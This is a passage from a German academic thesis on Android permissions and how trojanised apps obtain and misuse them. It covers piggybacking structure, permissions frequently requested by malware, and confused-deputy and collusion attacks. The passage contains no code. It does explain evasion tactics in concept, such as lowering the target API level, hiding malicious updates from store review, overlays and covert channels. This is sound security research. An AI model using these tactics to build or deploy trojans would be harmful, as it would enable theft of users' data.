

Abbildung 3.6: Prinzip der Berechtigungs-Rückübertragung in Anlehnung an [124]

Abbildung 3.6 veranschaulicht das Prinzip der Rückübertragung von Berechtigungen, wie es in [124] dargestellt ist. Die Applikationen A, B und C befinden sich jeweils innerhalb ihrer Sandbox-Umgebung und tauschen über Interprozesskommunikation Daten zwischen ihren Komponenten (*K*) aus. Applikation C besitzt die Komponente K_{c1}, welche sie durch die Berechtigung P1 schützt. Applikation B besitzt Berechtigung P1 und implementiert in Komponente K_{b1} den Zugriff auf K_{c1}. Applikation A darf aufgrund des Fehlens der Berechtigung P1 nicht direkt auf K_{c1} zugreifen. Da die Komponente K_{b1} nicht durch Berechtigungen geschützt ist, kann Applikation A diese benutzen um den Zugriff auf K_{c1} zu erhalten.

Angenommen Komponente K_{c1} wäre der *Content-Provider* des Systems, welcher den Lesezugriff auf SMS bereitstellt. Dieser ist durch die READ_SMS Berechtigung geschützt [125, Z. 68]. Würde Applikation B diese Berechtigung besitzen und gelesene SMS über die ungeschützte öffentliche *Content-Provider*-Komponente K_{b1} zur Verfügung stellen, dann könnte Applikation A die SMS ohne READ_SMS Berechtigung lesen. Die Kollaboration und Interaktion zwischen Applikationen ist in Android vorgesehen und auch die Übertragung von Berechtigungen ist dazu in einigen Fällen notwendig [123]. Viele Systemapplikationen benötigen beispielsweise Berechtigungen mit einem höheren Schutzlevel, um auf Kernfunktionalitäten des Betriebssystems zuzugreifen. Sie können diese dann in abgeschwächter Form an andere Applikationen weitergeben, indem sie diesen den Zugriff auf ausgewählte Funktionalitäten ermöglichen. Wenn die Rückübertragung unabsichtlich durch fehlenden Schutz von Komponenten der Applikation ermöglicht wird, kann sie jedoch eine erhebliche Schwachstelle darstellen [123].

3.8 Möglichkeiten der Zuordnung von Systemberechtigungen zu API-Methoden

Die offizielle Android-Dokumentation für Entwickler enthält an vielen Stellen keine konkreten Angaben darüber, welche Berechtigungen für die Verwendung von bestimmten API-Methoden notwendig sind [7]. Es existieren verschiedene Forschungsansätze, wie [127] [128] [129] und [107], die das Ziel einer vollständigen Zuordnung der Berechtigungen zu den API-Methoden (im Folgenden Berechtigungs-API-Zuordnung) verfolgen. Die Umsetzung des Vorhabens wird durch den Umstand erschwert, dass keine zentrale Richtlinie für die Durchsetzung der Berechtigungen existiert [129]. Wie im vorherigen Kapitel gezeigt, erfolgt die Durchsetzung in Abhängigkeit von der zu schützenden Ressource. Die Prüfung der Berechtigung kann auf Kernel-Ebene erfolgen, statisch oder dynamisch innerhalb des Java-API-Frameworks, oder innerhalb der nativen Bibliotheken. Zudem werden einige der Berechtigungen durch das Rückübertragungs-Prinzip, systemintern zwischen den Applikationen übertragen. Demzufolge muss die eigentliche Prüfung nicht innerhalb der Klasse erfolgen, welche die Schnittstelle für den Zugriff bildet. Ein bekannter Ansatz aus dem Jahr 2016, welcher unter dem Namen Axplorer [129] veröffentlicht worden ist, basiert auf der statischen Analyse der Klassen des API-Frameworks in einem Top-Down Ansatz bis zu den Funktionen, welche die Berechtigungen prüfen. Dabei können Prüfungen innerhalb der nativen Bibliotheken oder auf Kernel-Ebene nicht einbezogen werden. Der Ansatz “NatiDroid” von 2021 [107] bezieht zusätzlich die Durchsetzung auf Ebene der nativen Bibliotheken ein. Weiterhin können Annotationen und Kommentare im Quelltext genutzt werden, um einen Teil der Zuordnungen zu erhalten. In [128] ist beispielsweise dargestellt, wie eine semantische Analyse der Kommentare im Android-Quelltext zur Berechtigungs-API-Zuordnung verwendet werden kann. Innerhalb des Quelltextes gibt zum Beispiel die Annotation “@RequiresPermission” Aufschluss darüber, dass die Ausführung einer Funktion eine bestimmte Berechtigung voraussetzt [130].

3.9 Zusammenfassung

In diesem Kapitel wurde eine Übersicht zu der Funktionsweise des Berechtigungssystems und den notwendigen Grundlagen für die weiteren Untersuchungen gegeben. Im Hinblick auf die beiden Fragestellungen, inwiefern Android-Trojaner Systemberechtigungen benötigen und wie sie diese als trojanisierte Applikationen auf Applikationsebene erhalten können, lassen sich daraus folgende Erkenntnisse zusammenfassen. Anhand der Sicherheitsstufe und spezieller Eigenschaften lassen sich die Berechtigungen in verschiedene Arten einteilen. Diese definieren, unter welchen Umständen sie erteilt werden. Angewendet auf die Systemberechtigungen ergibt sich daraus ein bestimmtes Schutzlevel für jede Berechtigungsart. Installationszeit-Berechtigungen des Typs *normal* werden einer Applikation erteilt, wenn sie diese innerhalb der AndroidManifest.xml-Datei als benötigt angibt. Laufzeit-Berechtigungen müssen zusätzlich durch den Anwender erteilt werden. Um diese zu erhalten, kann die Applikation unter Anwendung bestimmter Klassen des Anwendungsrahmens entsprechende Berechtigungsanfragen einbinden. Der Anwender kann Laufzeit-Berechtigungen unabhängig davon jederzeit über die Einstellungen erteilen oder entziehen. Die Verwaltung durch den Anwender findet prinzipiell auf Grundlage der Berechtigungsgruppen statt.

[7] Die Berechtigung WRITE_SETTINGS wird beispielsweise laut Dokumentation [85] für das Lesen und Schreiben von System-Einstellungen über die Settings-API benötigt. Auf der Referenz-Seite der Settings-API [126] befinden sich keine entsprechenden Angaben.

Eine Möglichkeit für Applikationen Laufzeit-Berechtigungen ohne die Zustimmung des Anwenders zu erhalten, ist das Herabsetzen der Ziel-API-Ebene auf einen Wert kleiner als 23. Die durch das AOSP definierten Laufzeit-Berechtigungen der Gruppen SMS, CALL_LOG und die Laufzeit-Berechtigung ACCESS_BACKGROUND_LOCATION besitzen ab API-Ebene 30 das Berechtigungs-Flag hardRestricted. Damit kann das Installationsprogramm deren Erhalt durch zusätzliche Anforderungen an die Applikation einschränken, bevor sie durch den Anwender erteilt werden dürfen. Die Erteilung bestimmter App-op-Berechtigungen kann ebenfalls zur Laufzeit der Applikation bei dem Anwender erfragt werden. Aufgrund ihres Basistyps *signature* lassen sie sich gleichermaßen den Installationszeit-Berechtigungen zuordnen. Am Beispiel der Berechtigung WRITE_SETTINGS wurde gezeigt, dass sich die Entscheidung des Anwenders auf den App-op-Zustand auswirkt und nicht auf den Erhaltungszustand, wie er durch den Package-Manager für Installationszeit-Berechtigungen definiert wird. Die App-op-Berechtigungen SYSTEM_ALERT_WINDOW, WRITE_SETTINGS und CHANGE_NETWORK_STATE besitzen das zusätzliche Flag *pre23* wodurch sie einer Applikation mit einer Ziel-API-Ebene unter 23 zur Installationszeit erteilt werden können. Abgesehen davon können ein Großteil der Systemberechtigungen aufgrund ihrer Sicherheitsstufe *signature* nicht an zusätzlich installierte Applikationen erteilt werden.
Tabelle 3.2 fasst die grundlegenden Änderungen im Berechtigungssystem innerhalb der betrachteten Versionen zusammen, welche in den vorherigen Kapiteln beschrieben worden sind.

Tabelle 3.2: Änderungen im Berechtigungssystem

API-Ebene	Version	Änderungen
28	Android 9.0	• Verschiebung der CALL_LOG-Berechtigungen in eine eigene Gruppe.
29	Android 10.0	• Wenn die Applikation eine Ziel-API-Ebene kleiner als 23 angibt, kann der Anwender der Applikation Laufzeit-Berechtigungen bei dem ersten Start wieder entziehen.
30	Android 11.0	• Die Berechtigungsanfrage der Applikation wird nicht mehr angezeigt, wenn der Anwender diese zwei Mal in Folge abgelehnt hat. • Einführung der Einmal-Berechtigungen • Automatisches Entziehen von Laufzeit-Berechtigungen, nachdem die Applikation eine Zeit lang nicht verwendet worden ist. • Anwendung der Berechtigungs-Flags *hardRestricted*, *immutablyRestricted* und *softRestricted*.
31	Android 12.0	• Einführung des Privacy-Dashboards

4 Erhalt und Verwendung von Berechtigungen durch Android-Trojaner

Um die Erkenntnisse zur Funktionsweise des Berechtigungssystems aus dem vergangenen Kapitel auf Trojaner anzuwenden, werden in diesem Kapitel zunächst Grundlagen zu Android-Trojanern behandelt. Im Hinblick auf die Fragestellung, inwiefern Trojaner Berechtigungen benötigen, wird der Forschungsstand zu den am häufigsten als benötigt angegebenen Berechtigungen in verschiedenen Typen von Android-Malware betrachtet. Dabei wird ebenfalls einbezogen, welche Ressourcen die häufig angefragten Berechtigungen schützen und zu welchem Zweck Malware diese verwenden kann. Anschließend wird eine Übersicht zu in der Literatur bekannten Möglichkeiten, wie Trojaner auf Applikationsebene Berechtigungen erhalten und Rechte ausweiten können, gegeben. Zudem werden die Schadprogramme AndroRAT und der Metasploit-Android-Payload vorgestellt und auf deren Verwendung von Berechtigungen eingegangen.

4.1 Android Trojaner als trojanisierte Applikationen

Trojaner, die als trojanisierte Applikationen vorliegen, sind im Fokus dieser Arbeit. Im Folgenden wird daher, nachdem Trojaner in den Bereich der Android-Malware eingeordnet worden sind, auf die charakteristischen Eigenschaften trojanisierter Applikationen eingegangen. Zudem wird erläutert, welche Einschränkungen hinsichtlich des Erhalts von Berechtigungen für deren typische Verbreitungswege existieren.

4.1.1 Arten und Erscheinungsformen von Android-Trojanern

Ein Trojaner ist eine Art von Schadsoftware, welche sich als nützliche Anwendung tarnt und ohne Wissen des Anwenders schädliche Aktionen ausführt [131]. Während Viren oder Würmern sich selbst replizieren, wird der Trojaner durch den Anwender installiert [131]. Er unterscheidet sich von anderen Malware-Typen insbesondere durch seinen Verbreitungsweg und seine Art und Weise in Erscheinung zu treten. Eine klare Abgrenzung zu anderen Malware-Typen, welche durch ihr Ziel definiert werden, ist deshalb nicht möglich. Diese können als Hybrid-Typen ebenfalls in Form eines Trojaners auftreten. Solche Malware-Arten, die innerhalb des Android-Umfeldes auftreten, sind zum Beispiel **Spyware**, die persönliche Daten auf dem Gerät des Eigentümers sammelt oder **Cryptomining-Malware**. Diese verwendet die Ressourcen auf dem Gerät, um Kryptowährung zu schürfen [18, S. 298]. Eine häufige Form der Trojan-Spyware im Android-Bereich sind Banking-Trojaner. Diese haben es auf Daten abgesehen, welche in Zusammenhang mit dem Online-Banking verwendet werden. Dazu fälschen und ersetzen sie legitime Banking Applikationen oder fangen eingehende SMS von Banken ab, welche für die Zwei-Faktor-Authentifizierung verwendet werden. [132] Auch die Malware-Typen Adware und Ransomware können als Trojaner verbreitet werden. **Adware** verfolgt das Ziel, auf dem Gerät Werbung anzuzeigen. Moderne Varianten sammeln außerdem zusätzlich persönliche Daten, um die Werbeanzeigen zu individualisieren [133]. **Ransomware** verhindert den Zugriff auf Daten des Zielgerätes und verlangt anschließend Lösegeld für die Freigabe [18, S. 298]. Diese beiden Typen unterscheiden sich von Spyware und Cryptomining-Malware dadurch, dass ihre schadhaften Funktionalitäten dem Anwender nach der Installation nicht verborgen bleiben. Neben

den genannten Hybrid-Typen existieren Spezialfälle, welche ausschließlich im Bereich der Smartphones eine Rolle spielen. Ein Beispiel ist die sogenannte **Billing-Fraud-Malware**. Diese übernimmt die SMS-Funktionalität des Gerätes, um kostenpflichtige Dienste im Namen des Eigentümers zu abonnieren [134].

Erscheinungsformen
Trojaner können auf Android-Geräten als alleinstehende Applikationen oder in Form von manipulierten legitimen Applikationen (trojanisierte Applikation) auftreten. Für die Erzeugung eines alleinstehenden Trojaners wird ein vollständig neues Programm entwickelt, welches den Anschein einer nützlichen Anwendung erwecken soll. Ein Beispiel dafür ist eine Variante der Malware-Familie "Android/BRATE". Diese gibt vor, ein Antivirenprogramm zu sein und täuscht dazu vor, das Gerät nach Schadsoftware zu durchsuchen [134]. Um eine trojanisierte Applikation zu erzeugen, wird eine bestehende Applikation entpackt und unter Umständen disassembliert, um dieser die Schadsoftware hinzuzufügen und sie anschließend zu veröffentlichen [135].

4.1.2 Beschaffenheit trojanisierter Applikationen

Nach dem Entpacken und disassemblieren einer APK besteht die Möglichkeit, den Programmablauf der originalen Applikation zu verändern, den Inhalt des Ressourcen-Verzeichnisses zu manipulieren und Komponenten sowie grundlegende Eigenschaften der Applikation in der AndroidManifest.xml-Datei hinzuzufügen oder anzupassen. Diese Möglichkeiten der Manipulation werden bei der Trojanisierung für das Hinzufügen schädlicher Programmteile genutzt. [135] Dieser Vorgang wird auch als "piggybacking" (Huckepackübertragung) bezeichnet [136]. Abbildung 4.1 veranschaulicht die Terminologie, wie sie beispielsweise in [136] und [137] verwendet wird.



Abbildung 4.1: Terminologie zu trojanisierten Applikationen in Anlehnung an [136]

Eine trojanisierte Applikation besteht aus einem Träger (Carrier) und einem Reiter (Rider). "Träger" bezeichnet die originale Applikation, welche modifiziert wird und "Reiter" ist der dabei hinzugefügte Schadcode. Durch das Hinzufügen eines *Hooks* (Haken) innerhalb des Trägers wird die Ausführung des Reiters sichergestellt, indem sie in den Programmablauf integriert wird. [136] [137] Für die Umsetzung des *Hooks* gibt es zwei verschiedene Möglichkeiten. Die erste Möglichkeit (isolierte Form) beinhaltet, dass der Reiter der Orignalen Applikation als zusätzliche *Service*-Komponente oder *Activity*-Komponente hinzugefügt wird. Diese wird durch ein *Broadcast*-Ereignis oder eine Aktion des Anwenders ausgeführt. Die andere Möglichkeit (integrierte Form) schließt eine Veränderung des Ablaufes in dem Programmcode der Träger-Applikation ein. Die Ausführung des Reiters wird diesem hinzugefügt. [136] [132] Der Hook für die Umsetzung der integrierten Form wird häufig innerhalb

der *onCreate()*-Methode von *Activity*-Komponenten in einer Bibliothek der Träger-Applikation platziert. Oftmals werden auch zusätzliche Komponenten mit grafischer Benutzeroberfläche hinzugefügt. Diese ersetzen in vielen Fällen die Start-*Activity* der originalen Applikation. [136]

4.1.3 Verbreitungswege und damit verbundene Einschränkungen

Da Trojaner sich als legitime Applikationen tarnen, können sie in App-Stores verbreitet werden. Der Google-Play-Store ist auf Android-Geräten vorinstalliert und demzufolge der erste Anlaufpunkt für den Anwender, um Applikationen herunterzuladen. Er gibt bestimmte Richtlinien für die Veröffentlichung von Applikationen vor. Neben den Einschränkungen für Applikationen, die bestimmte Berechtigungen benötigen (siehe Kapitel 3.3), muss die Applikation eine aktuelle Android-Version unterstützen. Das wird anhand der Ziel-API-Ebene, welche innerhalb der AndroidManifest.xml-Datei angegeben ist, geprüft [138]. Weiterhin werden umfängliche Privatsphäre-Richtlinien definiert. Diese verbieten zum Beispiel das Hochladen jeder Art von Malware [139] sowie die Nachahmung bereits existierender Applikationen [140]. Laut Google [141] werden bei der Installation einer Applikation potenzielle Verstöße der Richtlinien durch Play-Protect geprüft und installierte Applikationen werden regelmäßig durchsucht. Eine durch Malware genutzte Strategie, um die Richtlinien zu umgehen, ist das Hinzufügen schädlicher Funktionen innerhalb von Aktualisierungen der Applikation. Diese unterliegen keiner ausführlichen Prüfung. [134]

Neben dem Google-Play-Store existieren alternative App-Stores, die ebenfalls für die Verbreitung trojanisierter Applikationen genutzt werden können. Die Verwendung dieser gilt als risikoreich und ist für den Anwender mit einem erhöhten Aufwand verbunden. Eine entsprechende Option in den Einstellungen des Gerätes, die das Installieren von Applikationen aus unbekannten Quellen ermöglicht, muss beispielsweise zunächst aktiviert werden. [142] In [136] ist beschrieben, dass 2.2 % der trojanisierten Applikationen aus dem darin untersuchten Datensatz erneut im Google-Play-Store veröffentlicht worden sind. Ein Großteil wird demnach in alternativen App-Stores veröffentlicht. Die Verbreitung abseits von App-Stores ist ebenfalls möglich. Dazu werden zum Beispiel SMS versendet, welche den Anwender gezielt dazu manipulieren, die APK mit dem Trojaner von einer Webseite herunterzuladen [143].

4.2 Häufig durch Malware-Applikationen benötigte Berechtigungen

Ein Großteil der gefundenen Literatur, aus der hervorgeht, welche Berechtigungen häufig durch Android-Malware angefragt werden, befasst sich mit der Entwicklung eines Klassifizierungssystems für die Erkennung von Android-Malware. Darin werden Unterschiede in Berechtigungsanfragen zwischen Malware-Applikationen und legitimen Applikationen für die Klassifikation betrachtet. Häufig werden “Malgenome”[144] und “Drebin” [145] in diesen Studien als Test- oder Trainingsdatensätze verwendet [146]. Diese enthalten Applikationen von Malware-Familien verschiedener Arten, welche in einem Zeitraum von 2010 bis 2012 entdeckt worden sind. In Tabelle A.11 im Anhang sind die zehn am häufigsten benötigten Berechtigungen aus drei verschiedenen Studien zusammengefasst. Diese basieren auf den Datensätzen: Drebin (5.000 Applikationen) [147], Malgenome (1.260 Applikationen) [148] und einer Kombination aus Malgenome, Drebin und Marvin sowie dem VirusTotal Datensatz (158.000 Applikationen) [149]. Zwei weitere Studien liefern Erkenntnisse über häufig verwendete Berechtigung in Malware-Applikation, die nach 2014 entdeckt worden sind. In [150] sind

die Ergebnisse der Untersuchung von 25 Malware-Proben aus dem Google-Play-Store zwischen 2017 und 2018 dargestellt. Die am häufigsten benötigten Berechtigungen dieser Applikationen sind in Tabelle A.12 zusammengefasst. In Tabelle A.13 sind die am häufigsten benötigten Berechtigungen durch Malware-Applikationen aus AndroZoo [151] (2016) und RmvDroid [152] (2019), welche für die Untersuchung in [153] kombiniert worden sind, dargestellt.

Installationszeit-Berechtigungen

Aus allen betrachteten Studien geht hervor, dass die *normale* Berechtigung INTERNET jeweils von über 90 % der Malware-Applikationen benötigt wird. Diese ist für den Aufbau eines Fernzugriffs durch die Malware wesentlich, da sie notwendig ist, um einen Netzwerk-Socket aufzubauen (siehe Tabelle A.4 und A.4 im Anhang). Bestimmte Installationszeit-Berechtigungen werden sowohl in den Datensätzen von 2010 bis 2012 (siehe Tabelle A.11) als auch in dem kombinierten Datensatz aus AndroZoo und RmvDroid (siehe Tabelle A.13) häufig angefragt. Darunter sind die *normalen* Berechtigungen ACCESS_NETWORK_STATE (71 % bis 83 % in A.11 und 98 % in A.13) und ACCESS_WIFI_STATE (42 % bis 63 % in A.11 und 83 % in A.13). Beide ermöglichen das Abrufen von Informationen über das Netzwerk beziehungsweise über den Zustand der WLAN-Verbindung des Gerätes (siehe Tabelle A.4 und A.4 im Anhang). Ebenfalls unter den am häufigsten benötigten Berechtigungen ist die *normale* Berechtigung RECEIVE_BOOT_COMPLETED (50 % bis 62 % in A.11 und 38 % in A.13). Sie ermöglicht der Applikation sich selbst nach Abschluss des Bootvorgangs zu starten (siehe Tabelle A.4 und A.4 im Anhang).
Ein Teil der Installationszeit-Berechtigungen treten nur in Malware-Applikationen aus aktuellen Datensätzen häufig auf. Die Berechtigung CHANGE_WIFI_STATE wird in der Kombination aus AndroZoo und RmvDroid von 31 % der Applikationen benötigt. Sie ermöglicht das Ändern des WLAN-Zustandes. Auch in den Malware-Applikationen aus dem Google-Play-Store wird sie von 13 der 25 untersuchten Applikationen als benötigt angegeben (siehe Tabelle A.12). Von knapp der Hälfte der Applikationen in der Kombination aus AndroZoo und RmvDroid werden zudem die *normalen* Berechtigungen WAKE_LOCK (45 %) und VIBRATE (51 %) benötigt.

Laufzeit-Berechtigungen

Die Häufigkeit der Verwendung der Laufzeit-Berechtigung READ_PHONE_STATE zeichnet sich in allen Datensätzen besonders ab (81 % bis 95 % in A.11, 96 % in A.13 und 23 von 25 in A.12). READ_PHONE_STATE ermöglicht den Zugriff auf Telefonfunktionen des Gerätes, Geräte-IDs zu erfassen und Informationen über aktuell geführte Anrufe zu sammeln (siehe Tabelle A.4 und A.8 im Anhang). In [154] wird der mögliche Nutzen dieser Berechtigung für Malware-Applikationen aufgezeigt. Laut der Studie lassen sich damit Informationen zur eindeutigen Identifikation des Gerätes und unter Umständen auch der Person extrahieren. Diese würden den Verkaufswert gestohlener Daten steigern. Zudem wird erklärt, dass die gewonnenen Informationen über das Gerät zur Entdeckung und anschließenden Ausnutzung weiterer Schwachstellen verwendet werden können[8]. Weiterhin befinden sich Laufzeit-Berechtigungen der Gruppe STORAGE und LOCATION unter den am häufigsten durch Malware angefragten Berechtigungen in dem Datensatz aus AndroZoo und RmvDroid. Die Berechtigungen READ_EXTERNAL_STORAGE (33 % in A.13) und WRITE_EXTERNAL_STORAGE (91 % in A.13) werden auf Geräten bis einschließlich API-Ebene 29 benötigt, damit Applikationen Daten außerhalb ihres eigenen Verzeichnisses im externen Speicher lesen, beziehungsweise schrei-

[8] Das Feststellen bestimmter Geräteerkennungs-Informationen, wie der IMEI (International Mobile Equipment Identity), wird ab API-Ebene 29 durch die Berechtigung READ_PRIVILEGED_PHONE_STATE weiter eingeschränkt. Diese kann ausschließlich Systemapplikationen erteilt werden. [155]

ben können [9] [157]. In den Datensätzen von 2010 bis 2012 sind zudem Laufzeit-Berechtigungen der Gruppe SMS, welche das Lesen und schreiben von Kurznachrichten ermöglichen, unter den am häufigsten durch Malware-Applikationen benötigten Berechtigungen. In den aktuelleren Datensätzen ist das nicht mehr der Fall. Die Berechtigung zum Lesen von SMS kann zum Beispiel von Malware verwendet werden, um Accounts des Opfers zu stehlen, indem die Zwei-Faktor-Authentifizierung umgangen wird [154]. Zudem ist sie für Billing-Fraud-Malware relevant, da sie Voraussetzung ist, um mit der SMS-Funktionalität kostenpflichtige Dienste zu abonnieren.

Besondere Berechtigungen

Die besondere Berechtigung SYSTEM_ALERT_WINDOW wird in der Kombination aus den Datensätzen AndroZoo und RmvDroid von 29 % der Malware-Applikationen als benötigt angegeben. Sie ermöglicht das Erzeugen von Fenstern über anderen Applikationen oder das Teilen des Bildschirms (siehe Tabelle A.4 und A.4 im Anhang). Das ist standardmäßig, aufgrund der Isolation von Applikationen, nicht möglich. Die Berechtigung spielt eine wichtige Rolle für verschiedene Typen von Android-Malware, da sie die Basis für sogenannte *Overlay*-Angriffe bilden kann. Diese schließen eine Vielzahl von Angriffsmöglichkeiten ein und sind deshalb und aufgrund ihrer weiten Verbreitung in verschiedenen Studien untersucht worden [158] [159] [160]. *Overlay*-Angriffe ermöglichen beispielsweise das Stehlen sensitiver Daten des Anwenders. Dazu wird zu einem geeigneten Zeitpunkt ein Fenster über anderen Applikationen erzeugt, sodass der Anwender getäuscht wird, um Daten wie Passwörter oder Bankdaten stattdessen an die Malware zu übergeben. [159] Zudem können Benachrichtigungen auf dem Gerät angezeigt werden, die den Anwender dazu manipulieren sollen, die Malware-Applikation zu öffnen [160]. Adware kann die Berechtigung verwenden, um zu einem beliebigen Zeitpunkt Werbung zu präsentieren. Ransomware nutzt die Überlagerung potenziell, um die sinnvolle Verwendung des Gerätes zu verhindern [158].

In [150] [153] und [149] wird erwähnt, dass die Malware-Applikationen der jeweiligen Datensätze mehr Berechtigungen als benötigt angeben, als die darin untersuchten legitimen Applikationen. Die betrachteten Datensätze enthalten jeweils Malware-Applikationen verschiedener Arten. Die am häufigsten benötigten Berechtigungen spiegeln daher die Individualität in benötigten Berechtigungen von Malware-Typen mit einem spezifischen Ziel nicht wieder. Cryptomining Malware benötigt beispielsweise lediglich den Zugriff auf die Installationszeit-Berechtigung “INTERNET”, um Kryptowährung zu schürfen [161]. Für das Abspielen von Werbung durch Adware ist die Berechtigung SYSTEM_ALERT_WINDOW für die Erzeugung von einem Fenster über anderen Applikationen interessant.

[9] Auf Geräten ab API-Ebene 29 ist prinzipiell nur der Zugriff auf Verzeichnisse der anfragenden Applikation im externen Speicher möglich [156].

4.3 Möglichkeiten der Rechteausweitung auf Applikationsebene

Um Berechtigungen zu erhalten oder anderweitig auf geschützte Funktionalitäten zuzugreifen, können Android-Trojaner zwei verschiedenen Ansätzen folgen. Entweder sie manipulieren den Anwender gezielt dazu, Berechtigungen zu erteilen oder sie nutzen existierende technische Schwachstellen aus. [133]

Wie in Kapitel 3.5 gezeigt, spielt der Anwender eine zentrale Rolle für die Entscheidung über den Erhalt von Berechtigungen für Applikationen. Seine Entscheidung kann durch Malware unter Anwendung von gezielter Manipulation beeinflusst werden. Im Fall des Trojaners findet diese Täuschung bereits dadurch statt, dass der Anwender in dem Glauben handelt, einer legitimen Applikation Berechtigungen zu erteilen. Eine empirische Untersuchung trojanisierter Applikationen in AndroZoo [136] kommt beispielsweise zu dem Ergebnis, dass die trojanisierte Version einer Applikation häufig mehr Berechtigungen anfragt als das Original. Zudem werden laut dieser Untersuchung die bereits vorhandenen Berechtigungen der originalen Applikation durch die Trojaner genutzt. Die Studie bezieht sich dabei auf die Anfragen innerhalb der AndroidManifest.xml-Datei.

In einem Sicherheitsbericht von McAfee aus dem Jahr 2021 [134] wird das Verhalten mehrerer Trojaner dargelegt, welche den Anwender manipulieren, um Berechtigungen zu erhalten. Dazu geben sie vor, in Bezug zu aktuellen Krisensituationen besonders relevant zu sein und ohne die angegebenen Berechtigungen nicht funktionieren zu können. Ein weiteres Beispiel für die Manipulation des Anwenders ist das wiederholte Anfragen von Berechtigungen, bis sie erteilt werden. Eine solche Strategie ist beispielsweise in Zusammenhang mit dem Trojaner “Gugi” beobachtet worden [162] oder bei Trojanern der “Anubis”-Familie [163]. Die Möglichkeit für den Trojaner, eine Berechtigung durch den Anwender zu erhalten, wird durch dessen geringes Sicherheitsbewusstsein erhöht. Eine groß angelegte Studie von 2019 bis 2020 [164] hat das Verhalten von Anwendern bei der Beantwortung von Berechtigungsanfragen untersucht. Daraus geht hervor, dass die durchschnittliche Ablehnungsrate von verschiedenen Laufzeit-Berechtigungen bei 16,7% liegt.

Technische Faktoren

Eine weitere Möglichkeit für den Trojaner, auf durch Berechtigungen geschützte Ressourcen zuzugreifen, ist die horizontale Rechteausweitung [165, S. 14]. Diese basiert auf dem Berechtigungs-Rückübertragungsprinzip. Wie in Kapitel 3.7 gezeigt, wird dieses durch die Funktionsweise der Interprozesskommunikation zwischen Applikationen ermöglicht. Abbildung 4.2 zeigt die verschiedenen Möglichkeiten, wie Malware das Prinzip der Rückübertragung ausnutzen kann.

Eine Möglichkeit ist die Ausnutzung von Sicherheitslücken in existierenden legitimen Applikationen [165, S. 14]. Diese Art von Angriff wird in der Literatur [166] [167] als *Confused-Deputy*-Angriff bezeichnet. Der “Confused-Deputy” (verwirrter Stellvertreter) ist dabei die Applikation, welche unabsichtlich Funktionalitäten für andere zur Verfügung stellt, die normalerweise geschützt sein sollten [165, S. 14]. Eine solche Schwachstelle ist beispielsweise 2019 durch die Sicherheitsforscher von “Checkmarx” in der Kamera Applikation auf dem Google Pixel 2 und 3XL mit API-Ebene 28 gefunden worden [168]. Diese geben an, es sei unter Ausnutzung der Schwachstelle möglich gewesen, eine Malware zu erstellen, die Bilder und Videos unter Anwendung der Kamera-Applikation



Abbildung 4.2: Formen der horizontalen Rechteausweitung auf Applikationsebene in Anlehnung an [166] und [167]

aufnimmt und an einen C&C-Server sendet, ohne die CAMERA-Berechtigung zu besitzen [168]. Die andere Form des Angriffes, bezeichnet als “Absprache-Angriff” [166] [167], stellt eine Kollaboration zwischen mehreren Malware-Applikationen dar [165, S. 14]. Dadurch können diese sich gegenseitig Daten, deren Erhalt an die Verfügbarkeit bestimmter Berechtigungen geknüpft ist, zur Verfügung stellen. Dazu kann sich beispielsweise eine schädliche Applikation als Kontakt-Applikation ausgeben und die entsprechenden Laufzeit-Berechtigungen anfragen. In dem Angriffsszenario würde sie die Daten an eine weitere schädliche Applikation senden, welche diese an einen Server übermittelt. Die kollaborierenden Malware-Applikationen können dazu entweder direkt über Interprozesskommunikationsmechanismen der Plattform kommunizieren oder indirekt über andere Übertragungskanäle [167]. Bei der indirekten Kommunikation wird weiter unterschieden zwischen der Kommunikation über offene Übertragungskanäle oder geschlossene Übertragungskanäle. Geschlossene Kanäle ermöglichen das versteckte Übermitteln von Daten. [166] Ein Beispiel dafür ist die Kodierung der Daten als Zeitwerte, welche anschließend als Netzwerkübertragungs-Verzögerungen gesendet werden [169]. Ein Beispiel für einen offenen Kanal ist das Zwischenspeichern der Daten in System-Logs, die eine andere Applikation zu einem anderen Zeitpunkt wieder auslesen kann [167].

